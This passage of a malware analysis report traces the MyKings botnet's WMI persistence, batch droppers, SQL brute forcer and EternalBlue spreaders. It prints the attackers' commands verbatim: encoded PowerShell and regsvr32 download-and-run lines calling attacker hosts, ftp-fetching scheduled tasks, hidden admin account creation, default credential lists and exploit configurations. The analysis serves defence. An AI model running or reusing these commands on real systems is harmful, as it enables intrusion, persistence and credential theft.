    EMAbABpAGUAbgB0ADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0
    AHAAOgAvAC8AdwBtAGkALgAxADIAMQA3AGIAeQBlAC4AaABvAHMAdAAvADIALgB0AHgAdAAnACkALgB
    0AHIAaQBtACgAKQAgAC0AcwBwAGwAaQB0ACAAJwBbAFwAcgBcAG4AXQArACcAfAAlAHsAJABuAD0AJA
    BfAC4AcwBwAGwAaQB0ACgAJwAvACcAKQBbAC0AMQBdADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAR
    gBpAGwAZQAoACQAXwAsACAAJABuACkAOwBzAHQAYQByAHQAIAAkAG4AOwB9AA==\"&powershell.ex
    e IEX (New-Object
    system.Net.WebClient).DownloadString('hxxp://wmi.1217bye[.]host/S.ps1')&powersh
    ell.exe IEX (New-Object
    system.Net.WebClient).DownloadString('hxxp://173.208.139[.]170/s.txt')&powershe
    ll.exe IEX (New-Object
    system.Net.WebClient).DownloadString('hxxp://35.182.171[.]137/s.jpg')||regsvr32
    /u /s /i:hxxp://wmi.1217bye[.]host/1.txt scrobj.dll&regsvr32 /u /s
    /i:hxxp://173.208.139[.]170/2.txt scrobj.dll&regsvr32 /u /s
    /i:hxxp://35.182.171[.]137/3.txt scrobj.dll"&wmic
    /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
    Filter="__EventFilter.Name=\"fuckyoumm3\"",
    Consumer="CommandLineEventConsumer.Name=\"fuckyoumm4\""
```

This is the event code is an encrypted PowerShell command that downloads a text file from the URL *hxxp://wmi.1217bye[.]host/2.txt* (the URL may change over time).

```
$wc=New-Object
System.Net.WebClient;$wc.DownloadString('hxxp://wmi.1217bye[.]host/2.txt').trim(
) -split '[\r\n]+'|%{$n=$_.split('/')[-1];$wc.DownloadFile($_, $n);start $n;}
```

The content of this file is supposed to contain a list of next stage URLs, which get downloaded and executed. An example content of the 2.txt file was the following:

```
hxxp://173.247.239[.]186/ok.exe
hxxp://173.247.239[.]186/upsupx.exe
hxxp://173.247.239[.]186/u.exe
```

Additional three commands in the WMI script download three further components:

```
hxxp://173.208.139[.]170/s.txt
hxxp://35.182.171[.]137/s.jpg
hxxp://wmi.1217bye[.]host/S.ps1
```

Here *s.txt* is a PowerShell script that downloads a kill list file from *hxxp://139.5.177[.]19/l.txt.* This file contains a list of process names; the script stops every process in that list:

```
lsmose.exe,C:\Windows\debug\lsmose.exe,1
lsmos.exe,C:\Windows\debug\lsmos.exe,1
lsmo.exe,C:\Windows\debug\lsmo.exe,1
csrw.exe,C:\Program Files (x86)\Common Files\csrw.exe,1
```

```
csrw.exe,C:\Program Files\Common Files\csrw.exe,1
lsmosee.exe,c:\windows\help\lsmosee.exe,1
csrs.exe,c:\csrs.exe,1
```

Each entry has the process name, the file path and a flag that indicates whether the process itself has to be stopped.

This third persistence method is not present in all c3.bat instances.

System fingerprinting

As a final act c3.bat downloads and executes *s.txt*. This fetches a kill list, and stops the processes specified in it, and additionally downloads and executes a script called *up.txt*.

This is an information gathering script that collects system information (including passwords using Powerkatz) and uploads it to the ftp server 192.187.111.66, which was the active collection server at the time of writing this document. Several other ftp sites were used during the lifetime of this botnet.

The latest drop site delivers an additional (and rather vulgar abusive) message for the curious eyes:

```
2019 Aug 29 21:42  File        _192.168.      _Microsoft_Windows_7_Ultimate_[6
2019 Aug 29 21:36  File        _192.168.      _Microsoft_Windows_Server_2008_I
2019 Aug 23 01:54  File        ПИДОРЫ-FUCK_YOU  (16 bytes)
```

The time stamps on the server suggest time zone GMT+7, which covers parts of eastern Russia, Vietnam, and Indonesia

Predecessor: c2.bat

The name *c3.bat* hints that there might be earlier version. In fact, there is a Russian blog that connects the *Adylkuzz* botnet with the *DoublePulsar* exploit. Additionally, the blog mentions a related file, *c2.bat*, that (although a lot smaller than a typical *c3.bat* – as expected form a predecessor) does very similar things, including creating the *Mysa1* and *Mysa2* scheduled tasks (with similar content as *c3.bat*).

```
ping 127.0.0.1 -n 10
net1 user IISUSER$ /del&net1 user IUSR_Servs /del
cacls c:\windows\twain_32\csrss.exe /e /d system&cacls
c:\windows\twain_32\csrss.exe /e /d everyone&del c:\windows\twain_32\*.*
schtasks /create /tn "Mysa1" /tr "rundll32.exe
c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa2" /tr "cmd /c echo open ftp.oo000oo.me>p&echo
test>>p&echo 1433>>p&echo get s.dat c:\windows\debug\item.dat>>p&echo bye>>p&ftp
-s:p" /ru "system"  /sc onstart /F
netsh ipsec static add policy name=win
…
```

Additionally, the very characteristic WMI event code was also presented in the blog.

This earlier batch file version used a slightly different configuration file which contained two sections.

```
[down]
hxxp://79.124.78[.]127/close.bat C:\windows\debug\c2.bat 1
hxxp://139.5.177[.]10/ok.exe c:\windows\temp\v.exe 1
hxxp://185.22.172[.]13/upsupx.exe c:\windows\temp\conhost.exe 1
[cmd]
net1 start schedule
net1 user IISUSER_ACCOUNTXX /del&net1 user IUSR_ADMIN /del&net1 user snt0454
/del&taskkill /f /im Logo1_.exe&del c:\windows\Logo1_.exe&taskkill /f /im
```

```
Update64.exe&del c:\windows\dell\Update64.exe
taskkill /f /im misiai.exe&del misiai.exe&del c:\windows\RichDllt.dll&net1 user
asp.net /del&taskkill /f /im winhost.exe&del c:\windows\winhost.exe&del
c:\windows\updat.exe
taskkill /f /im netcore.exe&del c:\windows\netcore.exe&taskkill /f /im
ygwmgo.exe&del c:\windows\ygwmgo.exe&net1 user aspnet /del&net1 user LOCAL_USER
/del
schtasks /create /tn "Mysa" /tr "cmd /c echo open ftp.1226bye.xyz>s&echo
test>>s&echo 1433>>s&echo binary>>s&echo get a.exe c:\windows\update.exe>>s&echo
bye>>s&ftp -s:s&c:\windows\update.exe" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa1" /tr "rundll32.exe
c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa2" /tr "cmd /c echo open ftp.1226bye.xyz>p&echo
test>>p&echo 1433>>p&echo get s.dat c:\windows\debug\item.dat>>p&echo bye>>p&ftp
-s:p" /ru "system"  /sc onstart /F
schtasks /create /tn "Mysa3" /tr "cmd /c echo open ftp.1226bye.xyz>ps&echo
test>>ps&echo 1433>>ps&echo get s.rar c:\windows\help\lsmosee.exe>>ps&echo
bye>>ps&ftp -s:ps&c:\windows\help\lsmosee.exe" /ru "system"  /sc onstart /F
schtasks /create /tn "ok" /tr "rundll32.exe c:\windows\debug\ok.dat,ServiceMain
aaaa" /ru "system"  /sc onstart /F
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"start" /d "regsvr32 /u /s /i:hxxp://js.1226bye[.]xyz:280/v.sct scrobj.dll" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"start1" /d "msiexec.exe /i hxxp://js.1226bye[.]xyz:280/helloworld.msi /q" /f
echo 123>>1.txt&start C:\windows\debug\c2.bat&start rundll32.exe
c:\windows\debug\item.dat,ServiceMain aaaa
```

The *[down]* section has the same structure as the download file list in the newer variants, specifies the download URLs and the local path to save.

The *[command]* is similar but a lot smaller than the corresponding section in *c3.bat*. But it uses the same scheduled task names and ftp update sites. Clearly, c2.bat was the previous version of the main script.

Pre-predecessor: c.bat

It is only logical to ask that if both *c2.bat* and *c3.bat* exist, what about *c1.bat*? At this point we can reasonably suspect that the existence of an even earlier version of this script is a possibility.

This assumption is further supported by the fact that one of the *c2.bat* instances contains the following clean-up code, that removes a certain *c.bat*:

```
del c:\windows\debug\c.bat
del c:\windows\debug\c2.bat
```

This hints that the original version of the script must have existed with this name. We found a posting on a malware analysis message board from June 2017 where a user describes a *MyKings* attack (file names and distribution servers match to the identified campaigns) that was creating a file with that name, which was later followed up with a more detailed description.

The attack used server associated with MyKings, also the config file uses the same *[down]* and *[command]* section as *c2.bat*.

This very early c.bat lacked most of the functionality of the later versions, only the firewall rule setting code was there.

```
ping 127.0.0.1 -n 10
reg delete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
"rundll32" /f
sc config MpsSvc start= auto&net1 start MpsSvc&netsh advfirewall set allprofiles
```

```
state on
netsh advfirewall firewall delete rule name="deny tcp 445"
netsh advfirewall firewall delete rule name="tcp all"
netsh advfirewall firewall delete rule name="deny udp 445"
netsh advfirewall firewall delete rule name="tcpall"
netsh advfirewall firewall add rule name="tcp all" dir=in protocol=tcp
localport=0-65535 action=allow
netsh advfirewall firewall add rule name="deny tcp 445" dir=in protocol=tcp
localport=445 action=block
netsh advfirewall firewall add rule name="deny udp 445" dir=in protocol=udp
localport=445 action=block
netsh advfirewall firewall add rule name="tcpall" dir=out protocol=tcp
localport=0-65535 action=allow
del c:\windows\debug\c.bat
exit
```

There was a *WMIInjector* Trojan mentioned in the article that executes the *so-characteristic* WMI command.

Apparently, the functionality of this Win32 component was later migrated to the scripts used in the attacks nowadays.

Initial infection vector

Normally this would be the first item in the description of the infection chain. However, our investigation started in the middle, with the bootkit installer, and the initial infection vector could be identified only after the components were analyzed in detail and revealed some connections.

SQL server brute forcing

Our telemetry indicated that in some cases the bootkit installer was created by *sqlservr.exe*, the genuine clean application by Microsoft.

Multiple articles that cover the MyKings botnet suggest that SQL brute forcing is one of the spreading method used by the threat actors. This was a good enough starting point to search for tools that could inject commands into SQL servers.

SQL command collection

A file found on pastebin came to our aid to fill in the gaps. This file contains SQL command scripts that match many of the file names, event names and IP addresses used in MyKings attacks. This is very strong indication that this command collection is related to MyKings.

We suspect that it was not uploaded by the threat actors, rather they were collected from infected systems by a threat response team.

A couple of the scripts were particularly conclusive to establish the connection.

dbdotas1.sql

This is the main SQL script, that does component download and execution.

```
EXEC Sp_oamethod
  @js1,
  'Eval',
  NULL,
  'var toff = 3000;
var fso = new ActiveXObject("Scripting.FilesystemObject");
var http = new ActiveXObject("Msxml2.ServerXMLHTTP");
if (!fso.FileExists(''
    wpd.xml '')) {
    var f = fso.CreateTextFile(''
    wpd.xml '', 2);
    f.writeLine(''
    54.255 .141 .50 '' + ''\
    r\ n '' + ''
    78.142 .29 .152 '' + ''\
    r\ n '' + ''
    74.222 .14 .61 '' + ''\
    r\ n '' + ''
    70.39 .124 .66 '');
    f.Close();
}
var f = fso.OpenTextFile(''
    wpd.xml '', 1);
var txt = f.ReadAll().replace(/^\s*|\s*$/g, ''
    '').split(/[\r\n]+/);
f.close();
```

The activities performed by this script match those of the updater mechanism of the MyKings botnet.

dbdotas2.sql

This is a smaller SQL script, that creates a WMI script that also does component download and execution.

```
SET @doorname='fuckyoumm2';
SET @runinterval = 14400000;

....

SET @sName =@doorname + '_consumer';

EXEC @hr = Sp_oasetproperty
  @oSpi,
  'Name',
  @sName;

EXEC @hr = Sp_oasetproperty
  @oSpi,
  'ScriptingEngine',
  'JavaScript';

EXEC @hr = Sp_oasetproperty
  @oSpi,
  'ScriptText',
'var x = new ActiveXObject("Microsoft.XMLHTTP");
x.Open("GET", "http://down.mys2018.xyz:280/psa.jpg", 0);
x.Send();
var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
```

The WMI script is injected with name *fuckyoumm2_consumer*, which is the event consumer name that some variants of the c3.bat script remove. This event name was also found in some of the MyKings related WMI commands.

SQL brute forcer

A writeup by DrWeb researchers describes a SQL brute forcer tool related to the Mirai botnet.

There are many key points that show connections to the MyKings bootkit case, for example the use of *dbdotas** script names, also elements in the *123.bat* file appear in *c3.bat*, running *c:\windows\debug\item.dat* with export *ServiceMain* and parameter *aaaa*.

We have found over a dozen different variants of the program, some of them appeared in our telemetry report along with the bootkit, a *DNSChanger* and a *ForShare* variant. This connects the brute forcer application to the MyKings operations.

The tool has the following command line parameters:

```
-s
-run
-delete
-create
-stop
-start
-cli
-srv
-see
-log
-syn
```


During the first execution on an infected system, it is executed with the command lines switches *-create -run*.

If *-log* is specified, then the tool creates a detailed log file during execution:

```
[INFO]08:15:20 [main] WPD V2.0 BULID Dec 28 2018 03:38:41
[INFO]08:15:20 [main] System is NOT server
[INFO]08:15:20 [main] Work Mode: Remote
[MSG]08:15:20 [ServerAgent] HTTP Get [https://ip.seeip.org/geoip]
[DEBUG]08:15:20 [ServerAgent] Upload thread started
[MSG]08:15:31 [ServerAgent] HTTP RETURN: xx.xx.xx.xx
[ERROR]08:15:31 [ServerAgent] reading wpdmd5.txt failed
```

The *wpdmd5.txt* file referred in the log would contain the md5 value of the *wpdtest.dat* file, which is an encrypted data file.

Normally closes the command prompt where it was started from, but with the *-see* option it leaves open and status messages are revealed.



Checks the mutex {3E025CB2-2CD1-4441-98FD-4E6346064404} to make sure it runs as a single instance.

Downloads the following files:

```
45.58.135[.]106/xpxmr.dat
45.58.135[.]106/ok/wpd.html
66.117.6[.]174/ver.txt
66.117.6[.]174/shellver.txt
66.117.6[.]174/csrs.exe
```

The tool supports several different infection methods, each targeting different applications or services. It may vary between the versions, but the older versions usually contained the following spreading modules:

```
[Cracker:IPC]
[Cracker:MSSQL]
[Cracker:MySQL]
[Cracker:RDP]
[Cracker:SSH]
[Cracker:Telnet]
[Cracker:WMI]
```

Some of the variant contain source file information. From this we can conclude that the following source files are typically in the project:

```
CheckUpdate.cpp
Cracker_Inline.cpp
Cracker_Standalone.cpp
cService.cpp
CThreadPool.cpp
Db_Mysql.cpp
Dispatcher.cpp
IpFetcher.cpp
libtelnet.cpp
Logger_Stdout.cpp
Scanner_Tcp_Connect.cpp
```

```
Scanner_Tcp_Raw.cpp
ServerAgent.cpp
Task_Crack_Ipc.cpp
Task_Crack_Mssql.cpp
Task_Crack_Mysql.cpp
Task_Crack_Rdp.cpp
Task_Crack_Ssh.cpp
Task_Crack_Telnet.cpp
Task_Crack_Wmi.cpp
Task_Scan.cpp
```

The Task_Crack*.cpp files correspond to the different attack modules.

It also downloads the file wpdtest.dat, which is the encrypted configuration. It is an XML file that contains the configuration data for the attack modules.

```
<wpd>
<param>
<retries>3</retries>
<telnetip>100.43.155.171</telnetip>
</param>
<ports>
<mssql>0</mssql>
<mysql>0</mysql>
<wmi>0</wmi>
<ssh>0</ssh>
<telnet>0</telnet>
<ipc>0</ipc>
<rdp>0</rdp>
<cctv>0</cctv>
</ports>
```

Each module has its own section, that specifies the password list that should be probed. For example, the credential list for the SQL module is the following:

```
<mssql>
<item><![CDATA[sa ]]></item>
<item><![CDATA[sa sa]]></item>
<item><![CDATA[sa 123]]></item>
<item><![CDATA[sa 123456]]></item>
<item><![CDATA[sa password]]></item>
<item><![CDATA[sa 525464]]></item>
<item><![CDATA[sa shabixuege!@# ]]></item>
<item><![CDATA[vice vice]]></item>
```

Or in the case of Telnet:

```
<telnet>
<item><![CDATA[!!Huawei @HuaweiHgw]]></item>
<item><![CDATA[system ping ;sh]]></item>
<item><![CDATA[root 1001chin]]></item>
<item><![CDATA[root xc3511]]></item>
<item><![CDATA[root vizxv]]></item>
<item><![CDATA[admin admin]]></item>
```

Additionally, for each module the list of commands is specified that will be executed on successful compromise. For example, on a successful RDP attack the following infection via ftp download is executed:

```
<rdp>
<item><![CDATA[cmd.exe /c sc delete sharedaccess&echo open 39.109.18.11>s&echo
test>>s&echo 3389>>s&echo binary >>s&echo get c.exe>>s&echo bye>>s&ftp -
s:s&start c.exe]]></item>
```

```
</rdp>
```

It creates SQL jobs that match the command scripts from the github sql command collection.

Some of the variants contain embedded Linux ELF binaries, that contains strings like GET /mirai/mirai.arm. These binaries are Mirai related downloader components for different processor architectures.

This could be a leftover form an early template used for the spreader. The embedded ELF binaries use the hardcoded IP address to download the modules from. This address is also used in the Telnet spreader module:


```
push    offset aDlr     ; "dlr"
push    118h
push    offset a6722922520 ; "67.229.225.20"
push    offset aBinBusyboxCpPD_0 ; "/bin/busybox cp -p dvrHelper upnp; /bin"...
push    5               ; int
mov     eax, [ebp+var_594]
add     eax, 0A8h
push    eax             ; int
call    sub_436868
add     esp, 1Ch
mov     eax, [ebp+var_594]
add     eax, 68h
push    eax             ; char
push    offset aCrackerTelnetH_2 ; "[Cracker:Telnet] Host:%s, UPLOAD_METHOD"...
push    38Eh            ; int
push    offset aTaskCrackTelne ; "Task_Crack_Telnet.cpp"
call    sub_41C5C1
```

We found these IP addresses used in the Mirai related spreading code:

```
67.229.225.20
118.193.85.90
180.150.226.155
192.154.110.156
```

It is not clear whether this address is actively used in MyKings, or just a leftover from development stage. We found no other connection in the Windows components. On the other hand, it makes no sense to keep changing an unused IP address in the code. It is a possibility that apart from the mining related MyKings operation on Windows, the threat actors are also engaged in Mirai botnet, using the same spreader for both.

Some older variants download an update from the URL hxxp://ww3.sinaimg.cn/mw690/717a8b4dgw1f99ly7blarj20c40e4b2a.jpg. At first it looks like an ordinary picture of Taylor Swift, but a closer look reveals more.



At first this looks like an ordinary picture of Taylor Swift.

A closer look reveals it is actually a picture that contains an appended executable, a VMProtect packed version of the SQL brute forcer.

SOPHOSlabs

A closer look at the picture file reveals that beyond the image content it contains an appended executable - a VMProtect packed version of the SQL brute forcer


This way the update of the brute forcer tool could be disguised as the download of an innocent image file.

Newer versions of the tool added support for the EternalBlue exploit (MS17010). This functionality is not integrated into the spreader program, rather it uses an external program for that, usually created with the name *csrs.exe*. This extra component is an executable converted from Python scripts; it will be described in the next section in more detail.

On normal execution it starts spreading in threads:

```
[INFO]08:56:16 [main] WPD V2.0 BULID Dec 28 2018 03:38:41
[INFO]08:56:16 [main] System is NOT server
[INFO]08:56:16 [main] Work Mode: Local
[MSG]08:56:16 [ServerAgent] HTTP Get [https://ip.seeip.org/geoip]
[DEBUG]08:56:16 [ServerAgent] Upload thread started
[MSG]08:56:18 [ServerAgent] HTTP RETURN: xxx.xxx.xxx.xxx
[DEBUG]08:56:19 [ServerAgent] download wpdtest.dat success
[DEBUG]08:56:19 [ServerAgent] remote md5: 143b134b938e1d89957dcced9a1d3228,local
md5:
[DEBUG]08:56:19 [ServerAgent] genericRandom entry
[INFO]08:56:19 [update] check update ...
[INFO]08:56:20 [update] ver is same, keep running.
[INFO]08:56:20 [update] check http://66.117.6.174/shellver ...
[INFO]08:56:20 [main] Scanner Running in TCP_CONNECT mode.
[MSG]08:56:20 [TP:CrackerWMI] Preparing threads[100], please wait ...
[DEBUG]08:56:20 [Cracker] HandleMs17010 begin
[MSG]08:56:21 [TP:CrackerWMI] 100 threads created
[MSG]08:56:21 [TP:Scanner] Preparing threads[300], please wait ...
```

One of the lines ([INFO]08:56:20 [main] Scanner Running in TCP_CONNECT mode.) signals that the program performs a portscan in the local area network, as visible in the RCA logs as well, connecting to a series of neighboring IPs:




EternalBlue spreader

The groups was one of the earliest known adopters of the EternalBlue exploit, originally leaked by the Shadow Brokers.

In fact, we found two very different EternalBlue implementations used in MyKings campaigns.

The earlier version, found in August 2018, was completely based on the NSA leak files.

It is a self-extracting ZIP file with a couple of custom components inserted. The comment is turned out to be in Chinese, and it is the same as in the c3.bat dropper: “The following comments contain self-extracting script commands”



The archive contained files from the Shadow Brokers distribution, along with the MyKings additions, the most important of which were:

- *ns.exe*: custom built version of the [open source port scanner, *masscan*], modified to execute downShell.exe and perform the update process
- *downShell.exe*: EternalBlue spreader tool
- *ok32.dll*: 32-bit version of the WMIInjector Trojan (see the section about c.bat
- *ok64.dll*: 64-bit version of the WMIInjector Trojan
- *1.ini*: custom initialization file

On opening the archive, nothing is set to be executed: This archive only copies the content into c:\windows, and expects other modules to execute it. We found a DNSChanger version that referred to the components in c:\windows\nsa directory, these must have been used together with this SFX file.

The archive contains the EternalBlue and EternalRomance components form the Shadow Brokers leak, and a configuration file that would execute the appropriate files.

On execution *downShell.exe* writes out the log:

```
未能读取 ips.txt, 退出
```

(translation: Failed to read ips.txt, exit)

Apparently the package is incorrectly compiled, ip.txt should be called ips.txt.

Configured correctly, the messages would be documenting the execution of the exploit modules and the targeted IP address ranges:

```
start process 2.78.0.0-2.79.0.0
执行 1 dll\a.exe --InConfig dll\a.xml --NetworkTimeout 5 --TargetIp 2.78.0.0-
2.79.0.0 --TargetPort 445 --LogFile ips/2.78.0.0-2.79.0.0.txt
start process 52.210.0.0-52.211.0.0
```

```
执行 1 dll\a.exe --InConfig dll\a.xml --NetworkTimeout 5 --TargetIp 52.210.0.0-
52.211.0.0 --TargetPort 445 --LogFile ips/52.210.0.0-52.211.0.0.txt
start process 46.52.0.0-46.53.0.0
```

(执行 means *execute* in Chinese.)

The program reads the content of the 1.ini file, that would specify the payload to be delivered by the exploits. Although in theory it could support all major exploits from the Shadow Brokers leak (EternalBlue, EternalRomance, EternalSynergy and EternalChampion), only the first two are implemented, both execute the 32- or 64-bit version of the *WMIInjector* Trojan.

```
[ETERNALBLUE]
cmd = dll\b.exe --InConfig dll\b.xml --NetworkTimeout 5 --TargetIp %ip% --
TargetPort 445 --Target WIN72K8R2 --LogFile ETERNALBLUE/ip/%ip%.txt
a=32-bit
b=64-bit
A = dll\c.exe --InConfig dll\c.xml --NetworkTimeout 5 --TargetIp %ip% --
TargetPort 445 --OutConfi logs2.txt --Protocol SMB --Architecture x86 --Function
RunDLL --DllPayload ok32.dll --LogFile ETERNALBLUE/32/%ip%.txt
B = dll\c.exe --InConfig dll\c.xml --NetworkTimeout 5 --TargetIp %ip% --
TargetPort 445 --OutConfi logs3.txt --Protocol SMB --Architecture x64 --Function
RunDLL --DllPayload ok64.dll --LogFile ETERNALBLUE/64/%ip%.txt

[ETERNALROMANCE]
cmd = dll\b2.exe --InConfig dll\b2.xml --NetworkTimeout 5 --TargetIp %ip% --
pipename %pipes% --ShellcodeFile 123.bin --target SERVER_2003_SP2 --LogFile
ETERNALROMANCE/ip/%ip%.txt
all=uccess
A = dll\c.exe --InConfig dll\c.xml --NetworkTimeout 5 --TargetIp %ip% --
TargetPort 445 --Protocol SMB --Architecture x86 --Function RunDLL --DllPayload
ok32.dll --LogFile ETERNALROMANCE/32/%ip%.txt
B = dll\c.exe --InConfig dll\c.xml --NetworkTimeout 5 --TargetIp %ip% --
TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DllPayload
ok64.dll --LogFile ETERNALROMANCE/64/%ip%.txt
```

Only a month later, in September 2018, the MyKings group switched to a different approach to using the EternalBlue exploit. It is based on a public project on Github. Our telemetry confirmed that the EternalBlue exploiter (going with the filename **csrs.exe**) was created by the SQL brute forcer tool (msinfo.exe), and the origin of the entire infection chain was the PowerShell command executed by the injected WMI command.

The main component of the project, MyExploiter, was modified to cover the needs of MyKings.

The reported version of the tool is:

```
csrs.exe 1.0
Usage: "usage:csrs.exe [options] target"
```

It supports the following options:

```
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m MODE, --mode=MODE  attack mode 0:ms17010 attack one; 1: ms17010 attack by
                        file; 2:blue attack one;3:blue attack Mul;4:check
                        one;5:check Mul)
  -p PORT, --port=PORT  SMB SERVICE PORT
  -u USER, --user=USER  SMB USER
  -U USERS, --users=USERS
```

```
                        user file,SMB USERS
  --pwd=password        SMB USER PASSWORD
  --pwds=passwords, --pwds=passwords
                        pwd file,EACH SMB USER PASSWORDS
  -t THREADS, --threads=THREADS
                        thread num
  -c COMMOND, --cmd=COMMOND
                        execute commond on target
  -b BATCH, --batch=BATCH
                        batch file,execute batch file on target
  -l LISTEN PORT, --listen=LISTEN PORT
                        LISTEN PORT
```

This help message is unmodified from the original source, however, there are a few additional undocumented features.

The exploiter is executed by the SQL brute forcer with the following command flags:

```
-m 6 -t 200 -l 9999
```

-m specifies that the attack mode is 6, which is a MyKings addition, the original source doesn't have this as it only supported modes 0 through 5, MyKings added an extra *mixedAttack* mode.

```
modeDic = {'0': attackOne,'1': attackMul,'2': blueAttackOne,'3': blueAttackMul,'4':
checkOne,'5': checkMul,'6': mixedAttack,'support': 'NO'}
```

The *-t* option specifies the use of 200 threads for spreading.

The *-l* options is another MyKings addition, it specifies to open a socket on port 9999 for listening.

This mixed mode calls the MS17-010 exploit library to send this custom command to the target computers:

```
ms17010_cmd = 'cmd /c net1 user admin$ Zxcvbnm,.1234 /ad&net1 localgroup administrators admin$
/ad&net1 localgroup administradores admin$ /ad&wmic /NAMESPACE:"\\root\\subscription" PATH
__EventFilter WHERE Name="fuckyoumm3" DELETE&wmic /NAMESPACE:"\\root\\subscription" PATH
ActiveScriptEventConsumer WHERE Name="fuckyoumm4" DELETE&wmic
/NAMESPACE:"\\root\\subscription" PATH CommandLineEventConsumer WHERE Name="fuckyoumm4"
DELETE&wmic /NAMESPACE:"\\root\\subscription" PATH __FilterToConsumerBinding WHERE
Filter="__EventFilter.Name=\'fuckyoumm3\'" DELETE&wmic /NAMESPACE:"\\root\\subscription" PATH
__EventFilter CREATE Name="fuckyoumm3", EventNameSpace="root\\cimv2",QueryLanguage="WQL",
Query="SELECT * FROM __InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA
\'Win32_PerfFormattedData_PerfOS_System\'"&wmic /NAMESPACE:"\\root\\subscription" PATH
CommandLineEventConsumer CREATE Name="fuckyoumm4", CommandLineTemplate="cmd /c powershell.exe
-nop -enc
"JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0A
DsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdwBtAGkALgAxADIAMQA
